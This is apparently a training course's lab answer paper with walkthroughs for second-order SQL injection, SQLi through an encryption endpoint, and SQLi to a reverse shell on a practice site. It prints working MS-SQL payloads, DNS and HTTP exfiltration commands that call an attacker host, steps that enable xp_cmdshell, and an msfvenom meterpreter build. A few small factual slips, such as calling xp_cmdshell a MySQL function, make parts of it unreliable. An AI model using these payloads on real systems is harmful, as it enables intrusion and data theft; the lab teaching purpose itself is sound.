

Advanced Web Hacking (Part 3)

Answer Paper

HACK * TEACH * PROTECT



Contents

Module: SQL Injection Masterclass	2
Second Order SQL Injection	2
SQLi Through Crypto - OOB	10
SQL Injection to Reverse Shell.....	17
Second-order SQL Injection on Joomla.....	22
Advance SQLMAP Usage with eval option.....	32
Data Exfiltration over DNS via SQLi	39
GraphQL Exploitation	46
Module: Tricky file uploads	61
Bypassing File Validations #1	61
Bypassing File Validations #2	67
SQLi via File Metadata.....	72
Module: Server Side Request Forgery (SSRF)	80
SSRF To Check Open Ports and Fetch File.....	80
SSRF via PDF Generation	96

Module: SQL Injection

Masterclass

Second Order SQL Injection

Challenge URL: <http://topup.webhacklab.com/Account/SecurityQuestion>

- Identify a Second order injection using your account.
- Exploit the injection to extract the name of the user running the service.

Solution:

Step 1: Create an account in the topup application, setup a secret question in profile, logout of the application and navigate to the password reset functionality.

Choose the method 'Answer Secret Questions' and provide the account email address. Notice that the application displays the security question set previously.


Please answer your security question

Sample Secret Question


SecurityAnswer

RESET PASSWORD

Step 2: Notice that the application is developed in .NET with MVC framework. Hence, we can assume that the possibility of MS-SQL Server as a backend database is more.



Step 3: Login into the application again and inject the payload “`waitfor delay '0:0:10' --`” into the Question, as shown below:



Step 4: Logout and visit the password reset functionality as done earlier. Input and answer and click on “RESET PASSWORD”.

Please answer your security question

' waitfor delay '0:0:10' --

aaaaa tyAnswer

RESET PASSWORD

Step 5: Capture the request in Burp and let’s observe the request using Burp Repeater as we have injected time delay payload(Generally we can check delay - response time either using Burp Repeater or Burp Intruder). The application will respond after approximately 10 seconds.

The screenshot shows the Burp Suite interface with the following details:

- Request:** POST /Account/SecurityQuestion HTTP/1.1. Headers include Host: topup.webhacklab.com, User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0, and Content-Type: application/x-www-form-urlencoded. The body contains a security answer and a cookie with a 'waitfor delay' payload.
- Response:** HTTP/1.1 200 OK. Headers include Cache-Control: private, Content-Type: text/html; charset=utf-8, and Date: Fri, 23 Mar 2018 14:10:44 GMT. The body shows the start of an HTML document.
- Performance:** The response time is 10,875 milliseconds, which is highlighted with a red box in the bottom right corner of the interface.

Step 6: The previous step confirms the presence of a second order SQL injection. Start tcpdump on your kali VM to dump dns requests, using the following command:

```
root@kali:~# sudo tcpdump -vvv -n port 53 -i any
```

Repeating the previous steps inject and execute the following payload to check if OOB calls can be made using xp_dirtree:

```
';exec master..xp_dirtree '\\userX.webhacklab.com\' --
```

Note: Each time you try this, add a different, random subdomain name before the domain “userX.webhacklab.com” (e.g. randomaaaaa.userX.webhacklab.com)

Please answer your security question

```
';exec master..xp_dirtree '\\user6.webhacklab.com\' --
```

SecurityAnswer

aaaaa

RESET PASSWORD

Step 7: Output of tcpdump will show that the DNS requests are being received by the host.

```
root@kali:~/tools/VPN# sudo tcpdump -vvv -n port 53 -i any
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
11:21:43.001927 IP (tos 0x0, ttl 63, id 35067, offset 0, flags [DF], proto UDP (17), length 66)
 192.168.200.12.15785 > 192.168.4.6.53: [udp sum ok] 8952+ A? user6.webhacklab.com. (38)
11:21:43.002138 IP (tos 0x0, ttl 64, id 43584, offset 0, flags [DF], proto UDP (17), length 66)
 10.0.2.15.1029 > 8.8.8.8.53: [udp sum ok] 18238+ A? user6.webhacklab.com. (38)
11:21:43.002384 IP (tos 0x0, ttl 64, id 27174, offset 0, flags [DF], proto UDP (17), length 66)
 10.0.2.15.1029 > 8.8.4.4.53: [udp sum ok] 18238+ A? user6.webhacklab.com. (38)
11:21:43.002482 IP (tos 0x0, ttl 64, id 57873, offset 0, flags [DF], proto UDP (17), length 66)
 10.0.2.15.1029 > 1.1.1.1.53: [udp sum ok] 18238+ A? user6.webhacklab.com. (38)
```

Step 8: Again run tcpdump to dump dns requests, using the following command:

```
root@kali:~# sudo tcpdump -vvv -n port 53 -i any
```

Again repeating the previous steps inject and execute the following payload to execute database command and get the database system username over OOB channel:

```
'; DECLARE @data varchar(1024); SELECT @data = (SELECT SYSTEM_USER); EXEC('master..xp_dirtree "\\'+@data+'.userX.webhacklab.com\foo$'); --
```

Please answer your security question

'; DECLARE @data varchar(1024); SELECT @data = (SELECT SYSTEM_USER); EXEC('master..xp_dirtree "\\'+@data+'.user6.webhacklab.com\foo\$'); --

SecurityAnswer

RESET PASSWORD

Step 9: Tcpdump will show that the dns requests are being received by the host with the subdomain as the response to the SQL query 'SELECT SYSTEM_USER'.

```
root@kali:~/tools/VPN# sudo tcpdump -vvv -n port 53 -i any
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
11:24:00.734014 IP (tos 0x0, ttl 63, id 61540, offset 0, flags [DF], proto UDP (17), length 69)
  192.168.200.12.60669 > 192.168.4.6.53: [udp sum ok] 64763+ A? sa.user6.webhacklab.com. (41)
11:24:00.734208 IP (tos 0x0, ttl 64, id 58172, offset 0, flags [DF], proto UDP (17), length 69)
  10.0.2.15.29537 > 8.8.8.8.53: [udp sum ok] 504+ A? sa.user6.webhacklab.com. (41)
11:24:00.734330 IP (tos 0x0, ttl 64, id 38539, offset 0, flags [DF], proto UDP (17), length 69)
  10.0.2.15.29537 > 8.8.4.4.53: [udp sum ok] 504+ A? sa.user6.webhacklab.com. (41)
11:24:00.734429 IP (tos 0x0, ttl 64, id 22504, offset 0, flags [DF], proto UDP (17), length 69)
  10.0.2.15.29537 > 1.1.1.1.53: [udp sum ok] 504+ A? sa.user6.webhacklab.com. (41)
```

Step 10: Repeating the previous steps inject and execute the following payload to check if the current user has sysadmin privilege:

```
'; DECLARE @data varchar(1024); SELECT @data = (SELECT IS_SRVROLEMEMBER('sysadmin')); EXEC('master..xp_dirtree "\\'+@data+'.userX.webhacklab.com\foo$"); --
```

Please answer your security question

```
'; DECLARE @data varchar(1024); SELECT @data = (SELECT IS_SRVROLEMEMBER('sysadmin')); EXEC('master..xp_dirtree "\\'+@data+'.user6.webhacklab.com\foo$"); --
```

SecurityAnswer

aaaaaa


RESET PASSWORD

Step 11: Tcpcap will show that the dns requests are being received by the host confirming that the current user has sysadmin privileges.

```
root@kali:~/tools/VPN# sudo tcpdump -vvv -n port 53 -i any
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
11:26:02.707584 IP (tos 0x0, ttl 63, id 11448, offset 0, flags [DF], proto UDP (17), length 68)
  192.168.200.12.23192 > 192.168.4.6.53: [udp sum ok] 13821+ A? 1.user6.webhacklab.com. (40)
11:26:02.707772 IP (tos 0x0, ttl 64, id 64848, offset 0, flags [DF], proto UDP (17), length 68)
  10.0.2.15.45640 > 8.8.8.8.53: [udp sum ok] 39593+ A? 1.user6.webhacklab.com. (40)
11:26:02.707894 IP (tos 0x0, ttl 64, id 56297, offset 0, flags [DF], proto UDP (17), length 68)
  10.0.2.15.45640 > 8.8.4.4.53: [udp sum ok] 39593+ A? 1.user6.webhacklab.com. (40)
11:26:02.707991 IP (tos 0x0, ttl 64, id 28255, offset 0, flags [DF], proto UDP (17), length 68)
  10.0.2.15.45640 > 1.1.1.1.53: [udp sum ok] 39593+ A? 1.user6.webhacklab.com. (40)
```


Step 12: Repeating the same steps inject and execute the following payload to enable xp_cmdshell (disabled by default):

```
';EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE; --
```




Step 13: Assuming that our last payload worked and enabled xp_cmdshell, inject the following payload to extract the username:

```
';exec master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f http://192.168.4.X:8000/%username%' --
```

On your kali machine start a python web server using the following command:

```
root@kali:~# python3 -m http.server
```



Step 14: Execute the payload using the password reset functionality.

Please answer your security question

';exec master..xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f http://192.168.4.6:8000/%username%' --

SecurityAnswer

aaaa|

RESET PASSWORD

Step 15: Once we execute the payload using the above step, python server should receive a request containing the username.

```
(root@kali) - [~/tools]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.120 - - [11/Jul/2021 02:53:35] code 404, message File not found
192.168.200.120 - - [11/Jul/2021 02:53:35] "GET /MSSQLSERVER HTTP/1.1" 404 -
192.168.200.120 - - [11/Jul/2021 02:53:36] code 404, message File not found
192.168.200.120 - - [11/Jul/2021 02:53:36] "GET /MSSQLSERVER HTTP/1.1" 404 -
```

SQLi Through Crypto - OOB

Challenge URL: <http://topup.webhacklab.com/Shop/Order>

- Identify a data encryption endpoint using your registered account.
- Utilize the knowledge of encryption endpoint to confirm SQL injection using an OOB channel.

Solution:

Step 1: Navigate to the recharge functionality of the topup application. Provide a voucher code and Intercept the request using Burp Proxy.

Checkout

O₂ 02 Back ←

Vodafone Pay as you Go 10 GBP	300 GBP
Service charge	10 GBP
Voucher Discount	- 62 GBP

Total **248 GBP**

Apply voucher code (if any)
Apply voucher code and get up 80% discount

5649523230415052 APPLY PAY NOW

Step 2: Send the same request to Burp Repeater. Notice that the application sends a request to the server and gets back an encrypted value of the voucher code.

The screenshot shows the Burp Suite interface with the following details:

- Target:** http://topup.webhacklab.com
- Request:**
 - Method: GET
 - URL: /api/voucher?code=5649523230415052&xpId=12&sig=B86CD041DCA3E5D765B3973AE918DB897F48531CAF81270540C562D79E27A6EC
 - Host: topup.webhacklab.com
 - User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
 - Accept: */*
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: http://topup.webhacklab.com/shop/checkout?id=12
 - Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmlxdWVfmFtZSI6InNhbmphUUBub3Rzb3NIY3VyZS5jb20iLCJlbWFpbGl6IjoiInNhbmphUUBub3Rzb3NIY3VyZS5jb20iLCJpc3MiOiJodHRwOi8vd2ViaGFja2xhYi5jb20vliwiZXhwIjoxNTUzNDg4MjA2LCJyYmYiOiJlNTYyZGZ9.Zvt0x6da63y2zGc_j1gLSPhxHW1zmi3cyR6SUDZ838M
 - X-Requested-With: XMLHttpRequest
 - Connection: close
- Response:**
 - Status: HTTP/1.1 200 OK
 - Cache-Control: no-cache
 - Pragma: no-cache
 - Content-Type: application/json; charset=utf-8
 - Expires: -1
 - Server: Microsoft-IIS/8.5
 - X-AspNet-Version: 4.0.30319
 - X-Powered-By: ASP.NET
 - Date: Fri, 26 Apr 2019 14:23:32 GMT
 - Connection: close
 - Content-Length: 159
 - Body: {"code": "r/7koy+lh2qpXsRdwDj4OwblhuVzWur6L2YtiaQea2E=", "active": null, "status": "INVALID", "value": 0, "validity": 0, "title": null, "description": null, "imageUrl": null}

Step 3: Repeat **Step 1** with the value of the voucher code being the payload

```
' waitfor delay '0:0:10' -
```

The screenshot shows a checkout page for a product named 'O2'. The page layout includes a navigation bar with links for HOME, TOPUP, VOUCHERS, SHOP, and the user's email address SANJAY.NSS@MAILINATOR.COM. The main content area displays the product 'O2' with a price of 300 GBP. Below the product name, there is a list of charges: Service charge (10 GBP), Voucher Discount (NA), and Membership Discount (%) (20). The total amount is displayed as 248 GBP. At the bottom of the page, there is a section for applying a voucher code. The 'voucher' field contains the payload 'waitfor delay '0:0:10'', and the 'APPLY' button is highlighted. The 'PAY NOW' button is also visible.

Step 4: Observe the change in the encrypted value of the voucher code. (Notice that the application is developed in .NET with MVC framework. Hence, we can assume that the possibility of SQL Server as a backend database is more)


The screenshot shows the 'Request' tab of a browser's developer tools. The request is a GET to `/api/voucher?code=%27+waitfor+delay+%270:0:10%27+--&pid=10&sig=237DE8D720D356EE5621DD7A6FC334886B4FC60B91C4C3B7EE1E9B3B85F81AE3`. The response is an application/json with a body: `{\"code\": \"6xD7p]PfiTBxE1ugv/tjGGu473GhjuQH0/RD50HWA=\", \"active\": null, \"status\": \"INVALID\", \"value\": 0, \"validity\": 0, \"title\": null, \"description\": null, \"imageUrl\": null}`. The encrypted values in both the request and response are highlighted with red boxes.

Step 5: Fill in the other details of the recharge page and submit the request. After completing the payment process, the application sends a link to the registered email address. Opening that link will show the details of the order. Notice that this link has a similar encrypted value for the parameter “Transactionid”.


The screenshot shows a browser window at `topup.webhacklab.com/Shop/Order?Transactionid=6xD7p]PfiTBxE1ugv/tjGGu473GhjuQH0/RD50HWA=`. The page title is 'My Orders'. A table lists the order details:

Product	Transaction	Amount	Order Status	Order Date
O ₂	668feb9eb2d24d72b06bce13b076ff8e	248	Success	3/20/2018 10:54:54 AM

Step 6: The figure shows that the application sends two consecutive requests when we access “Order Confirmation” URL from mail as stated in the above step. Send the highlighted request “/api/order?Transactionid=<transaction_id>” to Burp repeater:



Step 7: Change the value of the parameter “Transactionid” to the payload generated in Step 3. Notice that the third-party application sends a response after a delay of approximately 10 seconds as defined in the payload.



Note: Repeating these steps with different sleep time value can confirm the presence of SQL injection in the payment gateway.

Step 8: Continuing with the last step, let's exploit this further to retrieve the data using an out-of-band(OOB) channel - DNS. We already identified the application is developed in .NET with MVC framework, backend database is SQL Server. So, operating system could be Windows. Start a DNS listener on your kali VM using the following command:

```
root@kali:~# tcpdump -n udp port 53 -i any
```

```
root@kali:~# tcpdump -n udp port 53 -i any
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
```

Step 9: As xp_cmdshell was enabled in earlier exercise we can use it. We can enable it using the following command:

```
';exec sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE; --
```

Enter the payload

```
';exec master..xp_cmdshell 'cmd.exe /c nslookup userX.webhacklab.com' -
```

in the parameter 'code' and submit the request, the response will have the encrypted form of the payload.

The screenshot shows a web browser's developer tools with the following details:

- Request:** GET /api/voucher?code=%27;exec+master..xp_cmdshell+%27cmd.exe+/c+nslookup+userX.webhacklab.com%27+-xpid=10&sig=7E0FAA688B6E9A79C2561C0C5AFB00F32E6123D5F470439F88242FAF3BBF4DD4 HTTP/1.1
- Response:** HTTP/1.1 200 OK. The body contains a Base64-encoded string: {"code": "FqLSfwEg]10+6nCeBfybAjGY+3qtQ+TvEBI2klzw7dRteqUFpSNFgmdbsa]l+2pKpPyrBzWuTVqj+d6XsolIK17xRcCfkZPpAEye3f/ybNw=", "active": null, "status": "INVALID", "value": "0", "validity": "0", "title": null, "description": null, "imageURL": null}

Step 10: When we submit this encrypted payload through the “Transactionid” parameter, the inbuilt MySQL function “xp_cmdshell” would trigger the command “cmd.exe /c nslookup userX.webhacklab.com” on the host and send a request to resolve google.com to our host.

Request

Raw Params Headers Hex JWS

```
GET /api/order?Transactionid=FqLSfwEgJ10+6nCeBfybAjGY+3qtQ+TvEBI2klzw7dRteqUFp5NFgmbbsaJI+2pKQ9sulJ5FyviNE+2vuliswl7xRcCfkZPpA
Eye3f/ybNw= HTTP/1.1
Host: topup.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://topup.webhacklab.com/Shop/Order?Transactionid=ijet09uYFwGVVkh7MMwL2fq1hmGbj7cok0iKrzxriGIG5Yblc1rq%2Bi9mLYmkHmth
Authorization: Bearer [redacted]
```

Response

Raw Headers Hex

```
Connection: close
Content-Length: 4

null
```

Step 11: We will receive requests to resolve “userX.webhacklab.com” on our host confirming that our payload executed successfully on the host.

```
root@kali:~/tools/VPN# sudo /usr/sbin/tcpdump -vv -s 0 -l -n port 53 -i any
tcpdump: listening on any, link-type LINUX SLL (Linux cooked), capture size 262144 bytes
05:41:27.235625 IP (tos 0x0, ttl 63, id 51749, offset 0, flags [DF], proto UDP (17), length 66)
  192.168.200.12.36032 > 192.168.4.6.53: [udp sum ok] 25821+ A? user6.webhacklab.com. (38)
05:41:27.235833 IP (tos 0x0, ttl 64, id 41205, offset 0, flags [DF], proto UDP (17), length 66)
  10.0.2.15.2809 > 8.8.8.8.53: [udp sum ok] 3923+ A? user6.webhacklab.com. (38)
05:41:27.235945 IP (tos 0x0, ttl 64, id 39161, offset 0, flags [DF], proto UDP (17), length 66)
  10.0.2.15.2809 > 8.8.4.4.53: [udp sum ok] 3923+ A? user6.webhacklab.com. (38)
05:41:27.236045 IP (tos 0x0, ttl 64, id 6123, offset 0, flags [DF], proto UDP (17), length 66)
  10.0.2.15.2809 > 1.1.1.1.53: [udp sum ok] 3923+ A? user6.webhacklab.com. (38)
```

SQL Injection to Reverse Shell

Challenge URL: <http://topup.webhacklab.com/api/voucher>

- Continue with previous exercise to obtain a reverse shell on the DB host using Metasploit and native Windows tools (powershell, certutil, cscript etc.).

Solution:

Step 1: Continuing with the last exercise, let's exploit this further to get a reverse shell using Inferential/blind SQL Injection. We already identified the application is developed in .NET with MVC framework, backend database is SQL Server and operating system is Windows. Generate a payload using msfvenom using the following command:

```
root@kali:~/tools# msfvenom -p windows/x64/meterpreter_reverse_http
LHOST=192.168.4.X LPORT=<PORT> -f exe > userX.exe
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter_reverse_http LHOST=192.168.4.10 LPORT=443 -f exe > user10.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 202329 bytes
Final size of exe file: 208896 bytes
root@kali:~# █
```


Step 2: Host the generated payload using python web server on the attacker box:

```
root@kali:~# python3 -m http.server
```

